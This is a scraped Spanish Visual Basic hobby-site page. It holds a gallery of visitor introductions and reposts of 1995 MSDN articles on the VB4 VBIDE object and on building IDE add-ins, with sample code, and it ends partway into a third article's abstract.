El reporte de ejemplo: (ces730r1.zip 3.21 KB)

Los que dais la cara... (2)

Algunos de los que estais dándo la cara... a ver si te anima!

Pulsa aquí para ver la primera de las páginas con "caretos"


Esto si que es dar la cara...

Hector_Guille.jpg (15177 bytes)

El de la izquierda es el Guille y el de la derecha Héctor y la que toma la foto la señora de Héctor.


Pues eso, aquí el amigo Héctor de Argentina que quiso dar la cara... y en vez de enviarme una foto... ¡vino en persona!
La verdad es que por poco ni me ve... resulta que en Nerja nadie conoce al Guille... ¡lo que son las cosas!
Por suerte dio con un coleguilla que me conocía y medio lo orientó... al final, acabamos tomándonos un tinto de verano... ¡Gracias Hector!

Belén Guitié
be@igu.net.mx
Belé de Guadalajara, una alumna virtual...




Paulo Saez Araneda
psaeza@tte.codelco.cl

Soy Paulo Sáez de Chile...Ingeniero Civil Informático de 25 años. Incursiono en el mundo de la orientación a objeto, computación distribuida y desarrollo de aplicaciones en ambiente servidor de tres capas.
Alumno virtual de Guille of course... en lo que pueda ayudar...este es mi mail:
psaeza@usa.net



Joe Cassidy (Pepe para los amigos) PepeCassid@aol.com

Desde la tierra de los caballos preciosos y las damas indomables, Louisville KY
Gracias por tu labor, a ver si algun dia logro colaborar con algo, soy de la vieja Guardia - Univac 1050, COBOL, RPG, JOVIAL y otras locuras de esa indole, ahora despues de viejo aprendiendo trucos nuevos con estos relajitos de GUI, y las guachafitas de las clases




Edwin martinez
mtorres@uniminuto.edu

Soy Edwin martinez, soy de Santafe de Bogota (Colombia), soy tecnico de Sistemas y por medio de tu pagina conoci el Visual Basic, soy un novato escibame quisiera ayuda.

Ed edcatalunya@mail.geocities.com


Médico -"Hoy tenemos un nuevo miembro...adelante..."
Yo -"Hola me Llamo Eduard...y soy adicto al C++"
Otros pacientes -"Hola Eduard!!!"

Web page:
http://www.geocities.com/siliconvalley/pines/6438/



Gustavo Velazquez
gustavovf@fnmail.com

Soy Gustavo Velazquez y estoy enamorado de Rosi, mi web esta en http://listen.to/gustavo



Antonio Calle Tomás acalle@inc.es

**Soy Antonio Calle, de Castellón (España)...
Los que me conocen dicen que soy programador, yo digo que símplemente me divierto...
Lo mio es HTML, ASP, VB, Access y hago alguna chorradilla con el resto de MS Office y DHTML.
Me gusta que me ayuden y ayudar a los inexpertos, así que ya sabes, si necesitas ayuda intentaré echarte una mano...**

Ya sabes... Si quieres dar la cara, enviame una foto tuya, con algún comentario, al menos tu nombre o lo que quieras que ponga y si no quieres que lo ponga, por lo menos para "satisfacer" mi curiosidad... es que me gusta saber con quién me las tengo que ver...

Mapping Visual Basic 4.0: The VBIDE Object

Ken Lassesen
Microsoft Developer Network Technology Group

July 24, 1995

Download Now

Sample Files Package:MAP2240B.ZIP

Abstract

This article consists primarily of a graphic map of the Visual Basic® [Integrated] Development Environment (VBIDE) object, which shows its properties, methods, and child objects. This map provides a quick reference to the VBIDE object in Visual Basic version 4.0.

The VBIDE Object

The Visual Basic® [Integrated] Development Environment object (VBIDE) is available only in Visual Basic version 4.0. Using the VBIDE, developers may create add-ins for the development environment. For information on creating add-ins, see my article titled "Building Add-Ins for Visual Basic 4.0."

The VBIDE object diagram shows the relationship between objects as described by the Object Viewer. The **Parent** and **Application** properties exist for all objects, so the diagram omits them.

A map is a good learning aid and a quick reference when developing an application. I started producing maps after a week of leaving dents in walls trying to work with some unfamiliar objects. After producing a map, I found that it was easy to work with the object: I just post the appropriate map on my wall for quick reference, which is a lot faster than clicking objects in a Help file one by one to discover their properties and methods.

Because Figure 1 is unreadable online, I have included the two most common graphics formats--encapsulated PostScript™ (.EPS) and Windows® metafile (.WMF)--as well as a copy of my original Shapeware® Visio™ version 3.0 file (.VSD). The first two formats can be printed across multiple pages using any of the commercial graphics applications--such as Adobe™ PageMaker™, Corel® Draw, or Microsoft® Publisher--or using Microsoft

Excel. The original Visio file is included for those who have a copy of Visio and wish to modify the diagram easily.

Figure 1. The Visual Basic Development Environment

Object Definitions

The objects and collections in Figure 1 are defined in Table 1.

Table 1. Object and Collection Definitions

Object or Collection	Definition
Application Object	This object represents the application connected to the add-in. This object exposes certain properties of the current instance of Visual Basic itself. Using the properties of this object, an add-in can access all the objects supported by Visual Basic. The **ConnectAddIn** event of an add-in class module instance receives the **Application** object when an add-in is installed in an instance of Visual Basic.
SubMenu Object	This object represents a menu item that may have child **MenuItem** objects on the Visual Basic menu bar under **Add-Ins**.
MenuItem Object	This object represents a menu item that will send Click events to a class module connected to the VBIDE with the **MenuLine.ConnectEvents** method.
FileControl Object	This object is supplied by Visual Basic to support file-control events in add-ins. The **FileControl** object monitors all notifications of file changes in Visual Basic. The add-in specifies which class-module instance within the add-in will receive file-control events using the **FileControl.ConnectEvents** and **FileControl.DisconnectEvents** methods. File-control events invoke class-module methods.
ProjectTemplate Object	This object represents the project loaded in the referenced VBIDE instance. The **ProjectTemplate** object allows access to forms, modules, class modules, controls, and references in the project.
FormTemplate Object	This object represents a form in a Visual Basic project. The properties, controls, and currently selected controls of a form are available through this object. The add-in can add controls, code, and menu lines to the form using this object.
SelectedControlTemplate Collection	This collection contains all the selected **ControlTemplate** objects on the active **FormTemplate** object.
Properties Collection	This collection contains all the **Property** objects for a specific instance of a **FormTemplate** object or a **ControlTemplate** object.

Property Object	This object represents a built-in characteristic or a user-defined characteristic of a **FormTemplate** object or a **ControlTemplate** object. These are the same design-time characteristics that appear when the developer presses F4.
Components Collection	This collection contains all the **Component** objects for the project.
Component Object	This object represents a resource file, a form, a module, or a class module.
SelectedComponents Collection	This collection represents the currently selected **Component** objects in the project. Only *one* item is in the **SelectedComponents** collection. (This may change in future versions.)

El original lo puedes encontrar en: Microsoft MSDN

Building Add-Ins for Visual Basic 4.0

Ken Lassesen
Microsoft Developer Network Technology Group

July 25, 1995

Download sample files (18K), using PKUNZIP.EXE.

Abstract

This article describes how to create 16- and 32-bit add-ins using Visual Basic® version 4.0. These add-ins will run in Microsoft® Windows® 3.1, Windows NT™, or Windows 95. The ADDINVB4 sample, which accompanies this article, shows several proof-of-concept add-ins, including a standardized menu bar and a library of modules. The reader is assumed to have passed Microsoft Certification in Microsoft Visual Basic version 3.0 and to be familiar with creating OLE servers in Visual Basic version 4.0.

Introduction

Add-ins to the Visual Basic® Integrated Development Environment provide a way for Visual Basic programmers to rapidly create and refine development tools using Visual Basic, thus allowing them to use computer-assisted software engineering and other state-of-the-art software techniques. Using add-ins could potentially cut the time it takes you to develop a polished, robust application by an order of magnitude.

What is an add-in? Add-ins are special-purpose OLE servers that establish two-way communication between the add-in OLE server and the Visual Basic Integrated Development Environment, also an OLE server. Add-ins are a new feature of Visual Basic version 4.0 that will continue to evolve in future releases. The original designers intended the add-in model to be used for controlling source code and not for managing projects, but later developers modified the model to permit some degree of project management. The add-in model for Visual Basic 4.0 is so far incomplete; a few workarounds are needed, which this article will attempt to provide.

What can add-ins do? They can do almost anything you can imagine, for example:

- Routine task automation such as creating standard menus and standard toolbars or generating Help file templates and ToolTips
- Programming-standards automation
- Form and application wizards

In this article I will build an add-in that implements a few proofs-of-concept to show the potential of the add-in. This article will concentrate on the technique of building the add-in and *not* on what the add-in does. (Read the commented code for that information.) The add-in samples are intentionally incomplete.

What is the difference between a wizard and an add-in? An add-in has all the characteristics of a wizard, except that it has the intelligence to detect what the developer is doing and react appropriately. For example, an add-in can detect events in the VBIDE object. Imagine that you are creating a new form, and a dialog box automatically appears to ask if you want:

- To add the standard menu items (with code) to the new form?
- To have a form wizard create a set of controls from a database table?

Add-ins can buy better productivity, but they are not a silver-bullet cure-all. Add-ins encourage the discipline that developers do not always accept easily.

Jump-start Tricks

I have described the vision of what's possible above, but reality is not always as clear. Creating an add-in can be a source of frustration and confusion. First, unless you work as an independent software vendor supplying tools to

Visual Basic developers, you cannot expect to develop much in-depth knowledge or experience of the VBIDE object. Second, the implementation of the VBIDE object in Visual Basic 4.0 is neither complete nor intuitive. Third, add-ins are much more object-oriented than most Visual Basic coding.

I found three tricks that helped me in constructing add-ins:

- Use a map of the objects.
- Use nicknames for objects.
- Check the capabilities before writing the algorithm.

A map of the VBIDE object clarifies relationships easily and identifies limitations quickly. I created a map of the objects in the VBIDE object from the Object Browser. (This graphic in various formats is available in my article "Mapping Visual Basic 4.0: The VBIDE Object.") The VBIDE object contains objects whose names are confusing at the start. The common practice of having child objects taking the type name is not consistently done in the VBIDE object. For example, an **Application.ActiveProject** object is declared to be a **ProjectTemplate** object with no **Application.ProjectTemplate** object in the VBIDE object, while **Application.FileControl** object is declared to be a **FileControl** object.

In my Visual Basic code, I give objects nicknames to reduce complexities. To illustrate the difference between using nicknames and not doing so, consider the following lines of code:

```
'Example of a pedigreed object.
A$ = ThisInstance.ActiveProject.ActiveForm.SelectedControlTemplates(i%)
   .Properties(j%).Name
'Example of creating a nicknamed object.
Dim ThisProperty As VBIDE.Property
Set ThisProperty =
ThisInstance.ActiveProject.ActiveForm.SelectedControlTemplates(i%)
   .Properties(j%)

'Example of a nicknamed object
A$ = ThisProperty.Name
```

There is nothing wrong with using fully qualified objects, just as there is nothing wrong in describing the "begat" chapters in the King James Bible as classic literature--I just prefer simplicity.

The capabilities of the VBIDE object are not clear without careful reading. The VBIDE map in my article "Mapping Visual Basic 4.0: The VBIDE Object" shows the hierarchical structure of the VBIDE object, but does not illustrate its capabilities clearly. Table 1 shows the normal components of a Visual Basic project and the capabilities of the VBIDE object to manipulate these components. The VBIDE object at first appears deficient. Don't despair; this article builds a framework to correct this.

Table 1. The Capabilities of the VBIDE Object in Visual Basic 4.0 to Add, Remove, or Modify Project Components

Project components	Add	Remove	Modify
VBX	**ProjectTemplate.AddToolboxVBX**	No	No
Type library	**ProjectTemplate.AddToolboxTypelib**	No	No
Control	**ControlTemplates.Add**	No	Limited
Declarations or Procedure to Form	**FormTemplate.InsertFile**	No	No
Declarations or Procedure to Module	No	No	No

Declarations or Procedure to Class Module	No	No	No
Menu	**FormTemplate.AddMenuTemplateLimited**	No	Limited
MDI Form	**ProjectTemplate.AddMDIFormTemplate**	**ProjectTemplate.RemoveComponent**	Limited
Form	**ProjectTemplate.AddFormTemplate**	**ProjectTemplate.RemoveComponent**	Limited
Module	**ProjectTemplate.AddFile**	**ProjectTemplate.RemoveComponent**	No

Creating the Framework

This article shows one way to successfully implement add-ins. If you are not planning to develop add-ins as a full-time job, I would suggest you copy my example. I found the implementation model shown in Figure 2 works well. Different classes handle user-instigated manipulations of the project, event-instigated manipulations of the project, and file control events. (See the sample "SPY: Records File Control Events in Visual Basic," which shipped with Visual Basic 4.0, for an example of file-control events.) The menu items added to Visual Basic's menu bar control the visibility of forms only. The add-in does all communications asynchronously, using timers on the forms to start code execution after the VBIDE object fires the event.

Why do it this way? This implementation avoids using the menu items added to the Visual Basic menu bar to execute code. When menu items execute procedures, executing code cannot be canceled. This implementation avoids problems with time-outs when the code does not complete fast enough.




Figure 2. My suggested structure for add-ins

New Dance, New Steps

The areas I intend to cover are those that are not addressed well in the sample add-ins shipped with Visual Basic 4.0. These areas are:

- Creating an instance of the add-in OLE server, its child class instances, and its child forms.
- Manipulating the VBIDE project from forms.

The greatest challenge in building an add-in is the analysis and design--the coding is simple.

The Add-In Instance

When the Add-In Manager dialog box enables an add-in, the VBIDE object creates an instance of the add-in OLE server and then calls the methods or fires the events in the add-in. I standardized the class name of all my add-in OLE servers to be **AddIn** because I prefer to build my add-ins with a single entry point for each executable. This design reduces the numbers of items listed in the Add-In Manager dialog box in Visual Basic.

The important events are:

- The Initialize event.
- The ConnectAddIn event.
- The Timer1_Timer event.

The Initialize event

When the VBIDE object creates an instance of the add-in, this instance may create *many other instances* as side effects. Figure 3 shows an example of the other instances created using my model.

[ADD1581C 7729 bytes]

Figure 3. Cascading instance created with the add-in instance

This may seem a bit excessive. Unfortunately, an add-in needs this structure because the add-in may be used concurrently by many VBIDE instances. (The class module should have the **Instancing** property set to Creatable MultiUse). Using the Creatable MultiUse setting with multiple clients may require some reflection and may change your programming style. Thinking about the **Instancing** property has led me to suggest that you follow these guidelines:

- *Global* variables are not permitted.
- Module level variables in nonclass modules are not permitted.
- *Static* variables or procedures in nonclass modules are not permitted.
- The project creates all forms and class modules by using a **Dim . . . As New . . .** statement and uses only these new instances.

I leave the explanations to you for your enrichment and education.

The code used to create these instances is short. I create the child instances in the Declarations section of each file, using **Private** to enforce a strict hierarchy and to allow multiple instances with the same instance name to coexist but in different scopes. The child instances must disappear when the parent terminates. I implement this code in my AddIn class module. I create the other classes' instances and the frmStatus form instance with the following code:

```
'In Declarations of AddIn.Cls
Private ThisAddInMgr As New clsAddInMgr 'clsfrmONE
Private ThisTipsHelp As New clsTipsHelp 'clsfrmTWO
Private ThisForm As New frmStatus
```

I place the code to create a form instance in each child class module under the Declarations section of the class module or form:

```
'In another class module or form, i.e. frmONE.Cls
Private ThisForm As New frmAddInMgr 'frmONE
```

These few lines create all of the instances shown in Figure 3. Each time the VBIDE creates an instance of the add-in, the add-in instance in turn creates separate private instances of any child class or form.

The ConnectAddIn event

The ConnectAddIn event passes a pointer to the instance of the VBIDE that created it. The add-in instance needs this pointer so that it can manipulate the right instance of the VBIDE. The add-in instance uses the ConnectAddIn event to add menu items to the VBIDE menu bar.

The VBIDE model for menu items is simple: Each menu choice sends a click event without arguments to a class instance that has an **AfterClick** method. The procedure receives no information, except that the AfterClick event fired. I must attach each menu item to a *different* class instance. This allows each menu item to fire a different AfterClick event in each class module.

> **Note** Users may start actions by using a form or a menu item added to the Visual Basic Integrated Development Environment. I prefer to use only the menu items to toggle forms to visible or invisible. This allows users to access add-in features by a single click on a form instead of navigating a menu with two or three clicks.

The class instance needs to receive a pointer to the instance of the VBIDE object and a pointer to the menu item that fires it. This class passes these items to the child form so that the form may manipulate the VBIDE object or the menu item controlling it. I never try to trace my way up an object's hierarchy using the **Parent** property. I find that it is easier and simpler to pass the needed pointers down the hierarchy at the creation of each child instance instead. The code to do this in our project is very simple.

```
Set ThisInstance = VBInstance   'Keep a reference.
Set ThisSubMenu = ThisInstance.AddInMenu.MenuItems.AddMenu("&My Addin")
Set ThisMenuLine(2) = ThisSubMenu.MenuItems.Add("&Standard Code")
hThisMenuLine(2) = ThisMenuLine(2).ConnectEvents(ThisAddInMgr)
ThisAddInMgr.MenuLine = ThisMenuLine(2)
ThisAddInMgr.VBIDE = ThisInstance
```

The first line saves a pointer back to the calling VBIDE for this instance. The second line adds a submenu to the VBIDE where I will place other menu items for the add-in. The next line adds a menu item under our submenu and then directs the AfterClick events to a specific class instance. The last two lines pass the pointers to the instance and the menu item to the child class instance. The child class instance saves these values and then passes them on to any child class instances or form instances.

```
Public Property Let VBIDE(vNewValue)
Set ThisInstance = vNewValue  'Keep a reference locally.
ThisForm.VBIDE = vNewValue 'Pass reference to child.
End Property
```

At this point you may be a bit confused over *another* **ThisInstance**. I always use **This** as a prefix to **Private** variables and objects and **My** as a prefix to application-scope variables and objects. With my add-ins, every class and every instance has its own **Private ThisInstance**; the **Instancing** property's setting of Creatable MultiUse prevents the use of **MyInstance**.

The Timer1_Timer event

This last event may confuse you a little. Okay, a lot. One problem with doing OLE Automation is time-outs. I prefer to do asynchronous automation using a timer. With asynchronous automation, the OLE Automation call sets an argument's value, enables a timer, and then returns to the client. The timer executes the method after the OLE Automation call finishes and prevents a time-out. For example, when an instance creates a form instance, **Form_Load** would fire, but if this event takes a long time to finish, a time-out may occur. Also, the user perceives faster performance because of this quicker return.

In my implementation, the **Form_Load** procedure is always empty. I use a **DelayedForm_Load** procedure and a timer set to an arbitrary 3/10 of a second. To ensure that the instance executes **DelayedForm_Load** procedure once, the **Timer1_Timer** procedure uses a flag.

```
Private Sub Timer1_Timer()
'This allows return to occur fast!
Static fFormLoad As Long 'A flag to prevent multiple execution to occur fast!
If Not fFormLoad Then
fFormLoad = True  'Set flag and disable timer.
Timer1.Enabled = False 'BEFORE calling DelayedForm_Load.
   DelayedForm_Load 'Otherwise the timer may fire AGAIN during it.
End If
'Other uses of timer may be added here.
```

Manipulating the VBIDE Project from Forms

The way I created the instances above allows easy manipulation of the VBIDE object from an add-in form. I have local copies of all the important objects that I need to access. I do not have to think about the add-in, but can change the scope of my thinking to the single form I am in and the VBIDE project.

In this section I will look at some manipulations of the VBIDE object and its associated project:

- Extracting information from the active VBIDE project.
- Modifying a file.

The form uses the pointers **ThisMenuLine** or **ThisInstance** to do these manipulations in my model.

Extracting information from the active VBIDE project

To illustrate the extraction of information from **ThisMenuLine** and **ThisInstance**, I changed the caption of each form belonging to my add-in so that the user can identify the project attached to the form instance. The code is a one-liner:

```
Me.Caption = ThisMenuLine.Caption + " : " + ThisInstance.ActiveProject.FileName
```

Although this *does* get the job done, I use a nickname for clarity:

```
Private ThisProject As VBIDE.ProjectTemplate
....
Set ThisProject = ThisInstance.Active
...
Me.Caption = ThisMenuLine.Caption + " : " + ThisProject.FileName
```

> **Note** A word of caution in declaring objects from references: I always qualify the class type by the library type--for example, **As VBIDE.ProjectTemplate** instead of **As ProjectTemplate**. This extra qualification identifies the type's library and prevents problems when different libraries use the same property, method, or object name.

Adding a file

Although I could blindly copy files from other projects, I would prefer to see a menu of files, click the item I want, and have these files added to my project. I create a file containing the code and then add it. The natural depository for these files is a database using a memo field or other equivalent field.

Because most Visual Basic files very rarely exceed the capacity of a Visual Basic string, I place the code I obtained from the database into a string and then call the procedure below. The procedure creates the full path from the filename so that this new file is in the same directory as the project file, checks for the existence of this file, and then adds it to the project. [Note that in the code below, several lines that would normally be typed as one line have been chopped up with returns for online readability.]

```
Public Sub Project_AddFile(ByVal FileCode$, ByVal FileName$, Project
```

```
   As VBIDE.ActiveProject)
Dim FullPath$
FullPath$ = ExtractPath(Project.FileName) + FileName$
If Len(Dir$(FullPath$)) > 0 Then
    MsgBox "File [" + FileName$ + " Already exists. Please delete and try
       again.", vbCritical, "ERROR"
    Exit Sub
End If
fno% = FreeFile
Open FullPath$ For Output As #fno%
Print #fno%, FileCode$
Close fno%
FileType$ = Project.AddFile(FullPath$)
MsgBox "The " & FileType$ + " file [" + FullPath$ + "] has been added",
    vbInformation, "Add File"
End Sub
```

This style of add-in allows reuse of standard forms (log-on, System Information), modules (INI functions, registry functions) or class modules. What if I just want to toss in a bunch of procedures into an existing file? The issue becomes a bit more complex because some of the procedures may already exist in the file.

Modifying existing files

When I started to write this section, I had planned to describe **ControlTemplates**, show how you can add menus and controls, and then move on to my own hacks. I also had planned to show how **Component.InsertFile** works. Upon discovering the limitations of the available methods and the relative slowness of OLE communication, I decided to skip the available methods and go directly to the hacks. Why? Because the hacks work for everything and reduce what you need to learn.

My basic hack is simple:

1. Save the file (form, class module, module, project).
2. Read the file in as a string.
3. Manipulate the string.
4. Rewrite the file.
5. Reload the file into the project.

This approach allows me to check for existing modules, modify items, and delete items. I can implement an algorithm such as "Rename all command buttons to 'pb' followed by a concatenation of its name." I can implement find and replace functionality, a method not currently in the VBIDE object. The bottom line is I have complete control, limited only by my vision and ability to code and not the object's weaknesses. The add-in manipulates the project using Visual Basic code and uses only part of the VBIDE object and its methods.

> **Note** Some limitations of the VBIDE object: The **Component.InsertFile** method applies only to a form, and fails when the selected file is a module or class module. The **Component.InsertFile** method cannot add menu items or controls to a form. The **ControlTemplates.Add** method can add a control or menu, but then the procedure must call **ControlTemplate.Property.Name** and **ControlTemplate.Property.Value** to set each property. There is no ability to remove procedures, controls, or menu items.

So how do I modify existing files? The essential code is below. The function called in the third line changes for different uses.

```
FName$ = RemoveSelectedFile(ThisInstance, VBName$) 'VBIDE interaction
FText$ = ReadFileAsString$(FName$) 'File I/O
FText$ = This_AddMenu2File(FText$, lstMenu) 'Custom manipulation
WriteStringAsFile FName$, FText$ 'File I/O
```

```
ThisInstance.ActiveProject.AddFile FName$ 'VBIDE interaction
```

The **RemoveSelectedFile** procedure walks through the **ProjectTemplate.Components** to identify the file to save and to temporarily remove from the project. The **ReadFileAsString** procedure opens the file and reads the code in one gulp, instead of slowly doing **Line Input** and concatenating the strings. The **This_AddMenu2File** procedure does the desired manipulation. The **WriteFileAsString** procedure writes the code in one gulp. I then add the file back in by calling the **ProjectTemplate.AddFile** method to place the modified copy back into the project.

The **RemoveSelectedFile** procedure identifies the file by name only. I do not know what type of file it is, so I cannot determine if the requested action is appropriate. Because the procedure is in a shared module, I pass the pointer of the VBIDE instance to it and receive the full filename when it returns. If the form is new (not saved), I must call the **Component.SaveAs** method before I call the **ProjectTemplate.RemoveComponent** method.

```
Public Function RemoveSelectedFile$(ThisInstance As VBIDE.Application,
   ByVal VBName$)
Dim i%, ProjFiles As VBIDE.Components
Set ProjFiles = ThisInstance.ActiveProject.Components
For i% = 0 To ProjFiles.Count - 1
    If StrComp(ProjFiles(i%).Name, VBName, 1) = 0 Then
        RemoveSelectedFile$ = ProjFiles(i%).FileNames(0)
        'SaveAs needed if file just created
        ProjFiles(i%).SaveAs ProjFiles(i%).FileNames(0)
        ThisInstance.ActiveProject.RemoveComponent ProjFiles(i%), True
        Exit Function
    End If
Next i%
MsgBox "Unable to save file -- not found.", vbCritical, "Error:" + VBName$
Exit Function
End Function
```

The **ReadFileAsString** procedure speeds up the reading of the text file by avoiding **Line Input**. I thought I should show you the code because not many people are aware of this trick.

```
Function ReadFileAsString$(ByVal FileName$)
Dim fno%, TMP$, flen&
flen& = FileLen(FileName$)
TMP$ = Space(flen&)
fno% = FreeFile
Open FileName$ For Binary As #fno%
Get #fno%, 1, TMP$  'The easy way!
Close fno%
ReadFileAsString$ = TMP$
End Function
```

The **WriteFileAsString** procedure uses the same approach as shown below:

```
Public Function WriteStringAsFile(ByVal FName$, ByVal FText$)
Dim fno%
fno% = FreeFile
Open FName$ For Output As #fno%
Print #fno%, FText$
Close #fno%
Exit Function
```

The **This_AddMenu2File** procedure makes the changes to the file's code. The code does whatever I want it to do--it is not an add-in issue. I assume that you are skilled with this type of manipulation and will skip the code.

I have covered the essentials for coding add-ins. I leave the analysis of the manipulation and how to implement the code to you. A review of compiler construction texts or the YACC and LEXX utilities

should help you with the code because the manipulations often require a grammar and parsing.

A Quick Checklist

The following checklist enumerates the common steps in creating an add-in:

- Create an OLE server project.
- Add a class module called "AddIn" to serve as the entry point for the add-in.
- In the References dialog box, check the "Microsoft Visual Basic 4.0 Development Environment" item.
- Press F4 in each class module's code view and modify the following properties:
    - **Instancing** should be set to Creatable MultiUse.
    - **Public** should be True.
- Create the **ConnectAddIn** and **DisconnectAddIn** procedures.
- Create a **Class_Initialize** procedure to do initialization, if needed.
- From the Tools menu, choose Options to designate the project name.

The code in the procedures and module can follow my model or your own.

A few general suggestions about coding:

- Use **ConnectAddIn** to do initialization routines. I rarely use **Class_Initialize**. It fires before **ConnectAddIn** and does not have access to the pointer to the VBIDE object.
- Add only one menu item under Add-Ins for each server. I add additional items as submenu items.
- If you use any databases, open the database for shared, nonexclusive access. Remember that multiple clients use the tables concurrently.
- Do not put message boxes, modal forms, or lengthy processing in the events fired by the VBIDE object. The OLE server will wait past its time-out period if a prompt return to the client does not occur.
- Use classes to connect forms to the VBIDE object. Send events to the class instance that owns the form. (Forms may not receive events.)
- Avoid using **As Object**. I always declare items as their correct data type for better readability and for better performance. For example, I always declare the pointer to the VBIDE object as a **VBIDE.Application**. This data type is part of the "Microsoft Visual Basic Development Environment" reference. The example below shows the difference:

```
Public Sub ConnectAddIn(VBInstance As VBIDE.Application) 'Use
Public Sub ConnectAddIn(VBInstance As Object) 'AVOID
```

Conclusion

Add-ins are a windfall for the developer who wishes to produce more applications in less time while increasing robustness and the number of features. The time required to learn to create add-ins, to decide what to do, and to implement and test them is a short-term pain that will produce long-term gain if done intelligently. The potential is awesome; the vision is unlimited; the profit for commercial versions is considerable! Have fun!

El original lo puedes encontrar en: Microsoft MSDN

How to create a basic Add-In using Visual Basic 4


Abstract

Visual Basic 4.0 exposes its development environment through a set of objects collectively known as the Visual Basic Integrated Development Environment, or Visual Basic IDE. Using these objects, programmers can obtain information about projects and manipulate those projects at design time. To facilitate such interaction, programmers also can create add-ins, which can provide any level of sophistication and interface. In their simplest form add-ins can augment tedious or repetitive tasks. In more sophisticated incarnations, add-ins can provide complete modeling front ends that generate forms or entire application frameworks. In much the same way that diverse vendors have come forward to supply custom controls for Visual Basic, vendors also can be expected to create a multitude of add-ins. The result will be an environment that takes software developers further from the role of a programmer and closer to that of an "application designer."

The Synergy of Add-Ins

